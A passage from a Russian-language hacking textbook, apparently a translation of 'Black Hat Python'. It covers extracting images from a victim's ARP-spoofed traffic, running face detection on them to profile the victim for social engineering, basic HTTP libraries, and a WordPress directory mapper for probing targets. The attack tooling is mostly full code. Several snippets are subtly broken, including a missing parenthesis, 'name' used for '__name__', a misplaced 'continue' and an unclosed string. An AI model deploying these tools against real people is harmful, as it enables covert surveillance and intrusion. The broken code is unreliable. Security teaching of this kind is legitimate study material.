dsldevice.attlocal.net (192.168.1.254) at a4:5e:60:ee:17:5d on en0 ifscope
```

Как видите, мы модифицировали ARP-кэш несчастной жертвы, в результате чего шлюзу был присвоен MAC-адрес компьютера, с которого проводится атака. В первой записи явно видно, что мы атакуем с адреса `192.168.1.203`. Когда скрипт закончит захват пакетов, в каталоге, в котором он находится, должен появиться файл `arper.pcap`. Естественно, вы можете заставить атакуемый компьютер проделывать разные неприятные вещи, например пропускать весь свой трафик через локальную копию Burp. В следующем разделе речь пойдет об анализе данных в формате pcap, поэтому лучше не выбрасывайте этот pcap-файл — мало ли что в нем может обнаружиться!

Анализ данных в формате pcap

Wireshark и другие инструменты наподобие Network Miner отлично подходят для интерактивного исследования файлов формата pcap, но в некоторых случаях анализировать такие файлы необходимо с помощью Python и Scapy.

Подойдем к этому вопросу немного с другой стороны и попробуем вычленить из HTTP-трафика файлы изображений. Получив их, воспользуемся OpenCV (http://www.opencv.org/) — системой компьютерного зрения — в попытке отобрать те из них, которые содержат человеческие лица и, следовательно, могут нас заинтересовать. Для генерации pcap-файлов можно применить предыдущий скрипт ARP-спуфинга или расширить соответствующий анализатор трафика, чтобы обнаруживать лица на лету, пока жертва просматривает веб-страницы.

Данный пример состоит из двух отдельных задач: извлечения изображений из HTTP-трафика и обнаружения на них лиц. Поэтому мы создадим две программы, чтобы при необходимости использовать их отдельно. Но их можно применять и в связке, чем мы здесь и займемся. Первая программа, `recapper.py`, анализирует pcap-файл, ищет в потоках, которые в нем содержатся, любые

изображения и записывает их на диск. Вторая программа, `detector.py`, анализирует каждое из этих изображений, чтобы определить, запечатлено ли на нем лицо. Если да, на диск записывается новое изображение с рамкой вокруг обнаруженного лица.

Для начала наберем код, необходимый для анализа данных в формате pcap. Мы задействуем `namedtuple` — структуру данных, к полям которой можно обращаться по именам атрибутов. Стандартный кортеж позволяет хранить последовательность неизменяемых значений — почти как список, только элементы нельзя изменять. Для доступа к членам стандартного кортежа используются числовые индексы:

```
point = (1.1, 2.5)
print(point[0], point[1]
```

`namedtuple` ведет себя, как обычный кортеж, только к полям можно обращаться по их именам. Это делает код куда более удобочитаемым и повышает эффективность использования памяти по сравнению со словарем. Синтаксис создания `namedtuple` предусматривает два обязательных аргумента: имя кортежа и список с именами полей. Представьте, к примеру, что вам нужно создать структуру данных `Point` с двумя атрибутами, `x` и `y`. Это делается следующим образом:

```
Point = namedtuple('Point', ['x', 'y'])
```

Вслед за этим можно, например, создать объект типа `Point` с именем `p`, используя код `p = Point(35,65)`, и обращаться к его атрибутам как к атрибутам класса: `p.x` и `p.y` будут указывать на атрибуты конкретного экземпляра `namedtuple` с именем `Point`. Это выглядит намного понятней, чем код, который ссылается на элементы обычного кортежа по их индексам. Вернемся к нашему примеру и представим, что вы создали `namedtuple` с именем `Response`, используя следующий код:

```
Response = namedtuple('Response', ['header', 'payload'])
```

Теперь, вместо того чтобы использовать индекс, как в обычном кортеже, можете обращаться к атрибутам так: `Response.header` или `Response.payload`. Это намного проще понять.

Применим эти знания в примере. Мы прочитаем pcap-файл, воссоздадим любые переданные изображения и запишем их на диск. Откройте файл `recapper.py` и наберите следующий код:

```
from scapy.all import TCP, rdpcap
import collections
import os
import re
import sys
import zlib

OUTDIR = '/root/Desktop/pictures' ❶
PCAPS = '/root/Downloads'

Response = collections.namedtuple('Response', ['header', 'payload']) ❷

def get_header(payload): ❸
    pass

def extract_content(Response, content_name='image'): ❹
    pass

class Recapper:
    def __init__(self, fname):
        pass
    def get_responses(self): ❺
        pass
    def write(self, content_name): ❻
        pass

if __name__ == '__main__':
    pfile = os.path.join(PCAPS, 'pcap.pcap')
    recapper = Recapper(pfile)
    recapper.get_responses()
    recapper.write('image')
```

Это каркас основной логики всего скрипта, вспомогательные функции будут добавлены чуть позже. Мы импортируем нужные модули и указываем местоположение каталога, в который будут записываться изображения, а также путь к pcap-файлу, который нужно прочитать ❶. Затем определяем `namedtuple` с именем `Response` и двумя атрибутами: `header` (заголовок пакета) и `payload` (содержимое пакета) ❷. Мы создадим две вспомогательные функции для получения заголовка пакета ❸ и извлечения содержимого ❹. А также определим класс `Recapper`, чтобы воссоздать изображения, присутствующие в потоке пакетов. Помимо `__init__` класс `Recapper` будет содержать два метода: `get_responses` для чтения ответов из pcap-файла ❺ и `write` для записи файлов с изображениями, обнаруженных в ответах, в выходной каталог ❻.

Для начала напишем функцию `get_header`:

```
def get_header(payload):
    try:
        header_raw = payload[:payload.index(b'\r\n\r\n')+2] ❶
```

```
    except ValueError:
        sys.stdout.write('-')
        sys.stdout.flush()
        return None ❷

    header = dict(re.findall(r'(?P<name>.*?): (?P<value>.*?)\r\n',
             header_raw.decode())) ❸
    if 'Content-Type' not in header: ❹
        return None
    return header
```

Функция `get_header` принимает необработанный HTTP-трафик и выдает заголовки. Чтобы извлечь заголовок, переходим в самое начало содержимого и ищем две пары символов — возврата каретки и перевода строки ❶. Если ничего не удается найти, мы получим исключение `ValueError`, в этом случае просто выведем в консоль дефис (`-`) и завершим работу ❷. Если поиск окажется успешным, мы создадим словарь (`header`), разбив декодированное содержимое на части, так чтобы ключ находился перед двоеточием, а значение — после него ❸. Если заголовок не содержит ключа `Content-Type`, возвращаем `None`, сигнализируя об отсутствии данных, которые нужно извлечь ❹. Теперь давайте напишем функцию для извлечения содержимого из ответа:

```
def extract_content(Response, content_name='image'):
    content, content_type = None, None
    if content_name in Response.header['Content-Type']: ❶
        content_type = Response.header['Content-Type'].split('/')[1] ❷
         content = Response.payload[Response.payload.index(b'\r\n\r\n')+4:] ❸

        if 'Content-Encoding' in Response.header: ❹
            if Response.header['Content-Encoding'] == "gzip":
               content = zlib.decompress(Response.payload, zlib.MAX_WBITS | 32)
            elif Response.header['Content-Encoding'] == "deflate":
               content = zlib.decompress(Response.payload)

    return content, content_type ❺
```

Функция `extract_content` принимает HTTP-ответ и тип содержимого, которое мы хотим извлечь. Как вы помните, `Response` — это `namedtuple` с двумя атрибутами, `header` и `payload`.

Если содержимое было закодировано ❹ с помощью такого инструмента как `gzip` или `deflate`, мы его распаковываем, используя модуль `zlib`. Если ответ содержит изображение, в атрибуте `Content-Type` его заголовка будет находиться подстрока `image` (например, `image/png` или `image/jpg`) ❶. В таком случае мы создаем переменную с именем `content_type` и присваиваем ей тип

содержимого, указанный в заголовке ❷. Для хранения самого содержимого (всего, что идет после заголовка) используем еще одну переменную ❸. В конце возвращаем кортеж с `content` и `content_type` ❺.

Итак, две вспомогательные функции готовы. Добавим методы в класс `Recapper`:

```
class Recapper:
    def __init__(self, fname): ❶
        pcap = rdpcap(fname)
        self.sessions = pcap.sessions() ❷
        self.responses = list() ❸
```

Сначала мы инициализируем объект, передавая ему имя pcap-файла, который нужно прочитать ❶. Мы пользуемся прекрасными возможностями библиотеки Scapy, позволяющей разбивать TCP-поток на отдельные сеансы ❷ и сохранять их в виде словаря. В конце создаем пустой список с именем `responses`, который позже будет наполнен ответами из pcap-файла ❸.

В методе `get_responses` мы пройдемся по потоку пакетов в поиске каждого отдельного ответа и добавим найденное в список `responses`:

```
def get_responses(self):
    for session in self.sessions: ❶
        payload = b''
        for packet in self.sessions[session]: ❷
            try:
                if packet[TCP].dport == 80 or packet[TCP].sport == 80: ❸
                    payload += bytes(packet[TCP].payload)
            except IndexError:
                sys.stdout.write('x') ❹
                sys.stdout.flush()

    if payload:
        header = get_header(payload) ❺
        if header is None:
            continue
        self.responses.append(Response(header=header, payload=payload)) ❻
```

В методе `get_responses` мы перебираем сначала словарь сеансов `sessions` ❶, а затем пакеты, принадлежащие каждому сеансу ❷. Фильтруем трафик, чтобы получить только пакеты, которые были приняты или отправлены через порт 80 ❸. Затем объединяем все полезное содержимое в буфер с именем `payload`. Это фактически то же самое, что щелкнуть в Wireshark правой кнопкой мыши на пакете и выбрать пункт меню Follow TCP Stream (Отследить TCP-поток). Если не получится добавить содержимое в переменную `payload`

(скорее всего, из-за отсутствия ключа TCP в packet)[1], мы выведем в консоль x и продолжим работу ❹.

Если после того как мы заново собрали воедино HTTP-данные, байтовая строка payload не пустая, передаем ее функции get_header ❺, которая позволяет анализировать HTTP-заголовки по отдельности. Дальше добавляем Response в список responses ❻.

Наконец, мы перебираем список ответов в поиске изображения и, если оно найдено, записываем его на диск с помощью метода write:

```
def write(self, content_name):
    for i, response in enumerate(self.responses): ❶
        content, content_type = extract_content(response, content_name) ❷
        if content and content_type:
            fname = os.path.join(OUTDIR, f'ex_{i}.{content_type}')
            print(f'Writing {fname}')
            with open(fname, 'wb') as f:
                f.write(content) ❸
```

После получения нужных ответов методу write останется только пройтись по ним ❶, извлечь их содержимое ❷ и записать его в файл ❸. Файлы создаются в выходном каталоге, а их имена формируются с помощью счетчика из встроенной функции enumerate и значения content_type. Например, изображение может иметь название ex_2.jpg. При запуске программы мы создаем объект Recapper, вызываем метод get_responses, чтобы найти все ответы в pcap-файле, и затем записываем изображения, извлеченные из этих ответов, на диск.

В следующей программе проанализируем все изображения и определим, содержат ли они человеческие лица. Каждое подходящее изображение будет скопировано в новый файл на диске с добавлением рамки вокруг лица. Создайте файл с именем detector.py:

```
import cv2
import os

ROOT = '/root/Desktop/pictures'
FACES = '/root/Desktop/faces'
TRAIN = '/root/Desktop/training'

def detect(srcdir=ROOT, tgtdir=FACES, train_dir=TRAIN):
    for fname in os.listdir(srcdir):
```

[1] Если ключа TCP нет, будет сгенерировано исключение IndexError. — *Здесь и далее примеч. пер.*

```
        if not fname.upper().endswith('.JPG'): ❶
            continue
        fullname = os.path.join(srcdir, fname)
        newname = os.path.join(tgtdir, fname)
        img = cv2.imread(fullname) ❷
        if img is None:
            continue

        gray = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)
        training = os.path.join(train_dir,
            'haarcascade_frontalface_alt.xml')
        cascade = cv2.CascadeClassifier(training) ❸
        rects = cascade.detectMultiScale(gray, 1.3, 5)
        try:
            if rects.any(): ❹
                print('Got a face')
                rects[:, 2:] += rects[:, :2] ❺
        except AttributeError:
            print(f'No faces found in {fname}.')
            continue

        # выделение лиц на изображении
        for x1, y1, x2, y2 in rects:
            cv2.rectangle(img, (x1, y1), (x2, y2), (127, 255, 0), 2) ❻
        cv2.imwrite(newname, img) ❼

if name == '__main__':
    detect()
```

Функция `detect` принимает в качестве ввода три папки: исходную, конечную и ту, в которой содержатся ресурсы для OpenCV. Она перебирает каждый файл JPG в исходной папке (мы ищем лица, поэтому изображения, предположительно, являются фотографиями и, скорее всего, хранятся в файлах с расширением `.jpg` ❶). Затем считываем изображение с помощью библиотеки компьютерного зрения OpenCV, `cv2` ❷, загружаем XML-файл `detector` и создаем объект `cv2` для обнаружения лиц ❸. Этот объект является классификатором, заранее обученным находить лица, запечатленные анфас. В OpenCV также есть классификаторы для обнаружения лиц, снятых в профиль, кистей рук, фруктов и целого ряда других объектов, с которыми вы можете поэкспериментировать самостоятельно. Обнаружив лицо ❹, классификатор возвращает координаты соответствующей прямоугольной области на изображении. В этом случае мы выводим сообщение в консоль, рисуем зеленую рамку вокруг лица ❻ и записываем изображение в выходной каталог ❼.

Данные `rects`, возвращаемые классификатором, имеют вид `(x, y, width, height)`, где `x` и `y` — это координаты левого нижнего угла прямоугольника, а `width` и `height` — его ширина и высота.

Мы используем синтаксис срезов, поддерживаемый языком Python ❺, для преобразования этих данных из одного формата в другой. То есть превращаем `rect` непосредственно в координаты `(x1, y1, x1+width, y1+height)` или `(x1, y1, x2, y2)`. Именно этот формат ожидает получить на вход метод `cv2.rectangle`.

Этот код был великодушно опубликован Крисом Фидэо на странице http://www.fideloper.com/facial-detection/. Мы внесли в него небольшие изменения. Теперь проверим все это в работе на вашей виртуальной машине Kali.

Проверка написанного

Если вы еще не установили библиотеки OpenCV, выполните в терминале виртуальной машины Kali следующие команды (опять же спасибо Крису Фидэо):

```
#:> apt-get install libopencv-dev python3-opencv python3-numpy python3-scipy
```

В результате должны быть установлены все файлы, необходимые для обнаружения лиц в извлеченных изображениях. Нам также нужно взять файл с результатами обучения:

```
#:> wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Скопируйте скачанный файл в каталог, который мы указали с помощью переменной `TRAIN` в файле `detector.py`. Теперь создайте несколько каталогов для вывода изображений, скопируйте pcap-файл и запустите наши скрипты. Это должно выглядеть примерно так:

```
#:> mkdir /root/Desktop/pictures
#:> mkdir /root/Desktop/faces
#:> python recapper.py
Extracted: 189 images
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx--------------xx
Writing pictures/ex_2.gif
Writing pictures/ex_8.jpeg
Writing pictures/ex_9.jpeg
Writing pictures/ex_15.png
...
#:> python detector.py
Got a face
Got a face
...
#:>
```

Вы можете увидеть несколько сообщений об ошибках, сгенерированных библиотекой OpenCV, так как некоторые изображения, которые мы ей передали, могут быть поврежденными либо не до конца скачанными или же у них может быть неподдерживаемый формат (можете считать создание надежной процедуры извлечения и проверки изображений своим домашним заданием). В папке `faces` должны находиться несколько файлов с волшебными зелеными рамками вокруг лиц.

С помощью этой методики можно определить, какого рода информацию просматривает ваша жертва, и выработать индивидуальный подход с использованием социальной инженерии. Конечно, этот пример можно расширить и вместо извлечения изображений из pcap-файлов сочетать его с методами обхода и анализа веб-страниц, описанными в последующих главах.

5

Веб-хакерство

Навыки анализа веб-приложений совершенно необходимы любому хакеру или пентестеру. В большинстве современных сетей веб-приложения имеют самый высокий потенциал для взлома, поэтому несанкционированный доступ к ним чаще всего получают через них самих.

На Python написано множество отличных веб-инструментов, включая w3af и sqlmap. Если честно, то такие темы, как внедрение SQL-кода, являются крайне заезженными, а готовый инструментарий достаточно развитой для того, чтобы не изобретать велосипед. Поэтому сосредоточимся на основах работы с сетью при помощи Python и затем, опираясь на эти знания, разработаем собственные инструменты для сбора полезных сведений и анализа веб-приложения методом перебора. Это позволит вам приобрести фундаментальные навыки и умения, необходимые для создания любого рода средств анализа веб-приложений, уместных в конкретной атаке.

В этой главе мы рассмотрим три сценария атаки. В первом из них вам известно, какой каркас веб-приложений применяет жертва, и так сложилось, что он имеет открытый исходный код. Каркас веб-приложений содержит множество файлов и вложенных каталогов. Мы сгенерируем локальную карту иерархии веб-приложения и воспользуемся ею для поиска реальных файлов и каталогов на компьютере жертвы.

Во втором сценарии вам известен только URL-адрес жертвы, поэтому придется прибегнуть к методу перебора, чтобы получить ту же структуру каталогов. Мы возьмем словарь и сгенерируем на его основе набор путей и названий каталогов, которые могут присутствовать на атакуемом компьютере. Затем попытаемся отобрать из полученного списка потенциальных путей те, которые действительно существуют.

В третьем сценарии вам известны базовый URL-адрес жертвы и страница для входа. Мы проанализируем эту страницу и попробуем подобрать учетные данные по словарю[1].

Использование веб-библиотек

Для начала сделаем краткий обзор библиотек, которые можно применять для взаимодействия с веб-сервисами. При выполнении сетевых атак вы можете пользоваться либо своим компьютером, либо устройством внутри атакуемой сети. Если вы пробрались на взломанный компьютер, то придется работать с тем, что под рукой, — это может быть базовая версия Python 2.x или Python 3.x. Мы поговорим о том, что можно сделать в такой ситуации, обходясь стандартной библиотекой. Однако в остальных разделах этой главы предполагается, что на компьютере, с которого проводится атака, установлены самые свежие пакеты.

Библиотека urllib2 для Python 2.x

В коде, написанном на Python 2.x, можно встретить пакет `urllib2`, встроенный в стандартную библиотеку. Если пакет `socket` применяется для написания сетевого инструментария, то с помощью `urllib2` создают средства взаимодействия с веб-сервисами. Рассмотрим код, который выполняет очень простой GET-запрос к веб-сайту No Starch Press:

```
import urllib2
url = 'https://www.nostarch.com'
response = urllib2.urlopen(url) # GET ❶
print(response.read()) ❷
response.close()
```

Это простейший пример того, как выполнить GET-запрос к веб-сайту. Мы передаем URL-адрес функции `urlopen` ❶, которая возвращает объект, похожий

[1] Здесь и дальше «словарь» используется в двух смыслах: как конструкция языка Python и как список для подбора паролей и пр.

на дескриптор, с его помощью можем прочитать тело того, что нам возвращает веб-сервер ❷. Поскольку мы получаем всего лишь код страницы с веб-сайта No Starch, никакие клиентские скрипты, написанные на JavaScript или другом языке, выполняться не будут.

Однако в большинстве случаев требуется более гибкий подход к выполнению запросов. Например, иногда нужно указывать определенные заголовки, обрабатывать cookie и создавать запросы типа POST. Библиотека `urllib2` имеет в своем составе класс `Request`, способный обеспечить такой уровень гибкости. В следующем примере показано, как с помощью этого класса создать такой же GET-запрос с указанием собственного HTTP-заголовка `User-Agent`:

```
import urllib2
url = "https://www.nostarch.com"
headers = {'User-Agent': "Googlebot"} ❶

request = urllib2.Request(url,headers=headers) ❷
response = urllib2.urlopen(request) ❸

print(response.read())
response.close()
```

Процесс создания объекта `Request` немного отличается от того, который мы видели в предыдущем примере. Чтобы указать собственные заголовки, добавляем их названия и значения в словарь `headers` ❶. В данном случае мы сделаем так, чтобы наш скрипт представлялся поисковым роботом Googlebot. Затем создаем объект `Request`, предоставляя ему `url` и словарь `headers` ❷, после чего передаем этот объект функции `urlopen` ❸. В ответ получаем обычный объект-дескриптор, который можно использовать для чтения данных с удаленного веб-сайта.

Библиотека urllib для Python 3.x

Стандартная библиотека Python 3.x содержит пакет `urllib`, в котором возможности `urllib2` разделены на два подпакета: `urllib.request` и `urllib.error`. Также в `urllib` появились функции разбора URL-адресов, доступные в подпакете `urllib.parse`.

Для создания HTTP-запроса с помощью `urllib` можно воспользоваться диспетчером контекста и инструкцией `with`. Полученный ответ должен содержать байтовую строку. Вот как это выглядит на примере GET-запроса:

```
import urllib.parse ❶
import urllib.request
```

```
url = 'http://boodelyboo.com' ❷
with urllib.request.urlopen(url) as response: # GET ❸
content = response.read() ❹

print(content)
```

Здесь мы импортируем нужные нам пакеты ❶ и определяем целевой URL-адрес ❷. Затем с помощью метода `urlopen` в качестве диспетчера контекста выполняем запрос ❸ и читаем ответ ❹.

Чтобы создать POST-запрос, передайте словарь с данными, закодированными в виде байтов, объекту `Request`. Этот словарь должен содержать пары «ключ — значение», которые ожидает получить атакуемое вами веб-приложение. В этом примере словарь `info` содержит учетные данные (`user`, `passwd`), необходимые для входа на веб-сайт:

```
info = {'user': 'tim', 'passwd': '31337'}
data = urllib.parse.urlencode(info).encode() ❶
# теперь данные имеют тип bytes

req = urllib.request.Request(url, data) ❷
with urllib.request.urlopen(req) as response: # POST
    content = response.read() ❸

print(content)
```

Мы кодируем словарь с учетными данными, чтобы превратить его в объект типа `bytes` ❶, помещаем его в POST-запрос ❷, передающий эти учетные данные, и принимаем ответ на попытку входа в веб-приложение ❸.

Библиотека requests

Даже официальная документация Python рекомендует использовать в качестве высокоуровневого клиентского HTTP-интерфейса пакет `requests`. Он не входит в стандартную библиотеку, поэтому его нужно устанавливать отдельно. Вот как это сделать с помощью `pip`:

```
pip install requests
```

Пакет `requests` выгодно отличается тем, что может автоматически обрабатывать cookie, и в этом вы сами сможете убедиться в следующем примере, хотя наиболее наглядно это будет представлено в ходе демонстрационной атаки на веб-сайт WordPress, которую мы проведем в разделе «Взлом HTML-формы

аутентификации методом перебора» далее. Для выполнения HTTP-запроса проделайте следующее:

```
import requests
url = 'http://boodelyboo.com'
response = requests.get(url) # GET

data = {'user': 'tim', 'passwd': '31337'}
response = requests.post(url, data=data) # POST ❶
print(response.text) # response.text = string; response.content = bytestring ❷
```

Создаем `url`, `request` и словарь `data` с ключами `user` и `passwd`. Затем отправляем запрос методом POST ❶ и выводим атрибут `text` (строку) ❷. Если вы предпочитаете работать с байтовыми строками, используйте атрибут `content`, возвращенный вместе с ответом. Пример этого будет показан в разделе «Взлом HTML-формы аутентификации методом перебора».

Пакеты lxml и BeautifulSoup

Для разбора содержимого полученного HTTP-ответа подойдет пакет `lxml` или `BeautifulSoup`. За последние несколько лет эти два пакета стали более похожими, вы можете применять синтаксический анализатор `lxml` в сочетании с `BeautifulSoup`, равно как и синтаксический анализатор `BeautifulSoup` в сочетании с `lxml`. Другие хакеры используют в своем коде и тот, и другой пакет. У `lxml` синтаксический анализатор чуть быстрее, а у `BeautifulSoup` предусмотрена логика для автоматического обнаружения кодировки заданной HTML-страницы. Здесь мы будем работать с `lxml`. Оба пакета можно установить с помощью `pip`:

```
pip install lxml
pip install beautifulsoup4
```

Допустим, вы сохранили HTML-код, возвращенный внутри ответа, в переменную `content`. С помощью `lxml` можете извлечь из него ссылки, как показано далее:

```
from io import BytesIO ❶
from lxml import etree

import requests

url = 'https://nostarch.com
r = requests.get(url) # GET ❷
```

```
content = r.content # content имеет тип bytes

parser = etree.HTMLParser()
content = etree.parse(BytesIO(content), parser=parser) # преобразуем в дерево ❸
for link in content.findall('//a'): # находим все ссылки (элементы "a") ❹
    print(f"{link.get('href')} -> {link.text}") ❺
```

Импортируем класс `BytesIO` из модуля `io` ❶, он позволит нам использовать байтовую строку в качестве файлового объекта при разборе HTTP-ответа. Затем, как и раньше, выполняем GET-запрос ❷ и разбираем ответ с помощью синтаксического HTML-анализатора `lxml`. Анализатор принимает на вход объект-дескриптор или имя файла. Класс `BytesIO` превратит возвращенную байтовую строку в объект-дескриптор, который можно будет передать синтаксическому анализатору `lxml` ❸. Мы применяем простой запрос для поиска всех тегов `a` (ссылок), содержащихся в возвращенном ответе ❹, и выводим результаты. Каждый тег `a` определяет ссылку. Его атрибут `href` содержит URL-адрес этой ссылки.

Обратите внимание на использование f-строки ❺, которая на самом деле выполняет запись. В Python версии 3.6 и выше f-строки можно использовать для создания строк с переменными, заключенными в фигурные скобки. Это, к примеру, позволяет легко включить в строку результат вызова функции (`link.get('href')`) или обычное значение (`link.text`).

Такого же рода разбор можно выполнить и с помощью `BeautifulSoup`, используя следующий код. Как видите, это очень похоже на предыдущий пример на основе `lxml`:

```
from bs4 import BeautifulSoup as bs
import requests
url = 'http://bing.com'
r = requests.get(url)
tree = bs(r.text, 'html.parser') # преобразуем в дерево ❶
for link in tree.find_all('a'): # находим все ссылки (элементы "a") ❷
    print(f"{link.get('href')} -> {link.text}") ❸
```

Синтаксис почти идентичен. Мы преобразуем содержимое в дерево ❶, перебираем ссылки (теги `a`) ❷ и выводим соответствующие адреса (атрибут `href`) и текст (`link.text`) ❸.

Если вы работаете на взломанном компьютере, вам, вероятно, придется отказаться от установки всех этих сторонних пакетов, чтобы не поднимать слишком много шума в сети. Таким образом, вы будете использовать то, что

под рукой, — например, минимальные версии Python 2 или Python 3. Это означает, что придется ограничиться стандартной библиотекой (`urllib2` или `urllib` соответственно).

В следующих примерах мы исходим из того, что вы используете для взлома собственный компьютер, следовательно, можете соединяться с веб-серверами с помощью пакета `requests` и разбирать полученный вывод с применением `lxml`.

Итак, вы получили базовые средства для взаимодействия с веб-сервисами и веб-сайтами. Теперь создадим инструментарий, который будет полезен для атаки или тестирования на проникновение любого веб-приложения.

Получение структуры каталогов веб-приложений с открытым исходным кодом

Системы управления контентом (content management systems, CMS) и платформы для блогов, такие как Joomla, WordPress и Drupal, делают процесс создания блога или веб-сайта простым. Они пользуются довольно высокой популярностью в средах виртуального хостинга и даже в корпоративных сетях. У любой системы есть свои нюансы в плане установки, конфигурации и управления патчами, и пакеты CMS — не исключение. То, что перегруженный системный администратор или незадачливый разработчик не до конца соблюдает все процедуры обеспечения безопасности и установки ПО, может упростить взломщику получение доступа к веб-серверу.

Мы можем скачать любое веб-приложение с открытым исходным кодом и локально проанализировать его файлы и структуру каталогов. Это позволяет создать специализированный сканер, способный находить все файлы, доступные на удаленном компьютере. Таким образом можно избавиться от файлов, оставшихся после установки, защитить с помощью файлов `.htaccess` каталоги, требующие этого, и позаботиться о прочих нюансах, которые могут позволить взломщику проникнуть на веб-сервер.

В этом проекте мы также познакомимся с объектом Python `Queue`, позволяющим создавать большие потокобезопасные очереди, элементы которых обрабатываются разными потоками. Это сделает наш сканер очень быстрым. К тому же не нужно будет волноваться о состояниях гонки, так как очередь, в отличие от списка, будет потокобезопасной.

Определение структуры каталогов WordPress

Допустим, известно, что интересующее вас веб-приложение использует фреймворк WordPress. Посмотрим, как выглядит его структура каталогов. Скачайте и распакуйте копию WordPress. Последнюю версию можно получить на странице https://wordpress.org/download/. Здесь мы задействуем WordPress 5.4. Несмотря на то что расположение файлов может отличаться от того, которое используется на атакуемом сервере, это станет хорошей отправной точкой для поиска файлов и каталогов, имеющихся в большинстве версий.

Чтобы получить карту файлов и каталогов, поставляемых в стандартном дистрибутиве WordPress, создайте файл с именем `mapper.py`. Давайте напишем функцию под названием `gather_paths`, которая будет обходить дистрибутив и вставлять каждый полный путь к файлу в очередь `web_paths`:

```
import contextlib
import os
import queue
import requests
import sys
import threading
import time

FILTERED = [".jpg", ".gif", ".png", ".css"]
TARGET = "http://boodelyboo.com/wordpress" ❶
THREADS = 10

answers = queue.Queue()
web_paths = queue.Queue() ❷

def gather_paths():
    for root, _, files in os.walk('.'): ❸
        for fname in files:
            if os.path.splitext(fname)[1] in FILTERED:
                continue
            path = os.path.join(root, fname)
            if path.startswith('.'):
                path = path[1:]
            print(path)
            web_paths.put(path)

@contextlib.contextmanager
def chdir(path): ❹
    """
    Сначала переходим по заданному пути.
    В конце возвращаемся в исходную папку.
    """
    this_dir = os.getcwd()
```

```
    os.chdir(path)
    try:
        yield ❺
    finally:
        os.chdir(this_dir) ❻

if __name__ == '__main__':
    with chdir("/home/tim/Downloads/wordpress"): ❼
        gather_paths()
    input('Press return to continue.')
```

Вначале мы определяем удаленный веб-сайт ❶ и создаем список расширений файлов, которые нас не интересуют. Этот список может различаться в зависимости от атакуемого приложения, но в данном случае мы решили игнорировать изображения и таблицы стилей. Нам нужны файлы с HTML-кодом или текстом, которые с более высокой вероятностью содержат информацию, полезную для взлома сервера. Переменная `answers` — это объект `Queue`, в который будут записываться пути к файлам, найденным локально. Еще один объект `Queue`, переменная `web_paths` ❷, будет хранить файлы, которые мы попытаемся найти на удаленном сервере. В функции `gather_paths` используется вызов `os.walk` ❸ для перебора всех файлов и каталогов локальной копии веб-приложения. В ходе этого процесса мы формируем полные пути к файлам и сопоставляем их со списком, хранящимся в переменной `FILTERED`, чтобы отобрать только нужные нам файлы. Каждый подходящий файл, найденный локально, добавляется в очередь `web_paths`.

Следует отдельно остановиться на диспетчере контекста `chdir` ❹. Это довольно удобная конструкция для тех, кто страдает забывчивостью или просто хочет упростить себе жизнь. Диспетчеры контекста помогают в ситуациях, когда вы что-то открыли и должны закрыть, что-то заблокировали и должны освободить или что-то изменили и должны вернуть в исходное состояние. Вам уже, наверное, знакомы встроенные диспетчеры контекста, такие как `open` для открытия файлов или `socket` для работы с сокетами.

В целом, чтобы получить диспетчер контекста, нужно создать класс с методами `__enter__` и `__exit__`: первый возвращает ресурс, которым нужно управлять (например, файл или сокет), а второй этот ресурс освобождает (допустим, закрывает файл).

Однако в ситуациях, когда такой контроль не требуется, можно использовать `@contextlib.contextmanager` — этот декоратор позволяет превратить функцию-генератор в простой диспетчер контекста. Мы применяем его к функции `chdir`, которая позволяет выполнять код в другой папке и гарантирует, что

при выходе из нее мы вернемся в исходную папку. Функция-генератор `chdir` инициализирует контекст, сохраняя исходный путь, переходит по новому пути, передает управление обратно функции `gather_paths` ❺ и затем возвращается в папку, с которой мы начинали работу ❻.

Обратите внимание на то, что определение функции `chdir` содержит блоки `try` и `finally`. Инструкции `try/except` встречаются вместе довольно часто, чего нельзя сказать о сочетании `try/finally`. Блок `finally` выполняется всегда, независимо от того, было ли сгенерировано какое-либо исключение. Здесь он нам нужен, потому что диспетчер контекстов должен вернуться в исходную папку в любом случае, и неважно, был переход по новому пути успешным или нет. Следующий упрощенный пример демонстрирует, что происходит в каждой ситуации:

```
try:
    something_that_might_cause_an_error()
except SomeError as e:
    print(e)             # выводим ошибку в консоль
    dosomethingelse()    # выполняем какое-то альтернативное действие
else:
    everything_is_fine() # это выполняется только в случае успеха блока try
finally:
    cleanup()            # это выполняется несмотря ни на что
```

Вернемся к коду для составления структуры каталогов. Как видите, внутри инструкции `with` в блоке `__main__` используется диспетчер контекста `chdir` ❼. Это функция-генератор, вызываемая с именем каталога, в котором нужно выполнить код. В данном примере мы передаем ей путь, по которому был распакован ZIP-файл WordPress. Не забудьте подставить тот путь, который применяется на вашем компьютере, так как он будет отличаться от нашего. Перед началом работы функция `chdir` сохраняет имя текущего каталога и переходит по пути, переданному ей в качестве аргумента. После этого она возвращает управление главному потоку выполнения, в котором находится функция `gather_paths`. Как только `gather_paths` завершит работу, мы покидаем диспетчер контекста, в результате чего выполняется блок `finally`, и возвращаемся в исходный каталог.

Конечно, `os.chdir` можно использовать и вручную, но если вы забудете отменить изменение, ваша программа начнет выполняться в неожиданном месте. Благодаря новому диспетчеру контекста `chdir` мы можем быть уверены в том, что работа происходит в правильном контексте и после завершения соответствующего блока кода мы вернемся туда, откуда начинали. Можете

сохранить эту функцию в качестве служебной и применять в других своих скриптах. Время, потраченное на написание таких ясных и понятных служебных функций, в конечном счете окупится, так как вы будете пользоваться ими снова и снова.

Выполните эту программу, чтобы она прошлась по дереву каталогов дистрибутива WordPress, и посмотрите, какие полные пути она выведет в консоль:

```
(bhp) tim@kali:~/bhp/bhp$ python mapper.py
/license.txt
/wp-settings.php
/xmlrpc.php
/wp-login.php
/wp-blog-header.php
/wp-config-sample.php
/wp-mail.php
/wp-signup.php
--пропущено--
/readme.html
/wp-includes/class-requests.php
/wp-includes/media.php
/wp-includes/wlwmanifest.xml
/wp-includes/ID3/readme.txt
--пропущено--
/wp-content/plugins/akismet/_inc/form.js
/wp-content/plugins/akismet/_inc/akismet.js

Press return to continue.
```

Теперь очередь `web_paths` содержит полные пути, которые можно проверить. Как видите, мы получили интересные результаты: в локальной копии WordPress есть пути к файлам, таким как `.txt`, `.js` и `.xml`, которые можно сопоставить с запущенным приложением WordPress. Конечно, этот скрипт можно усовершенствовать так, чтобы он возвращал только интересующие нас файлы — например такие, в именах которых есть слово `install`.

Анализ реального приложения

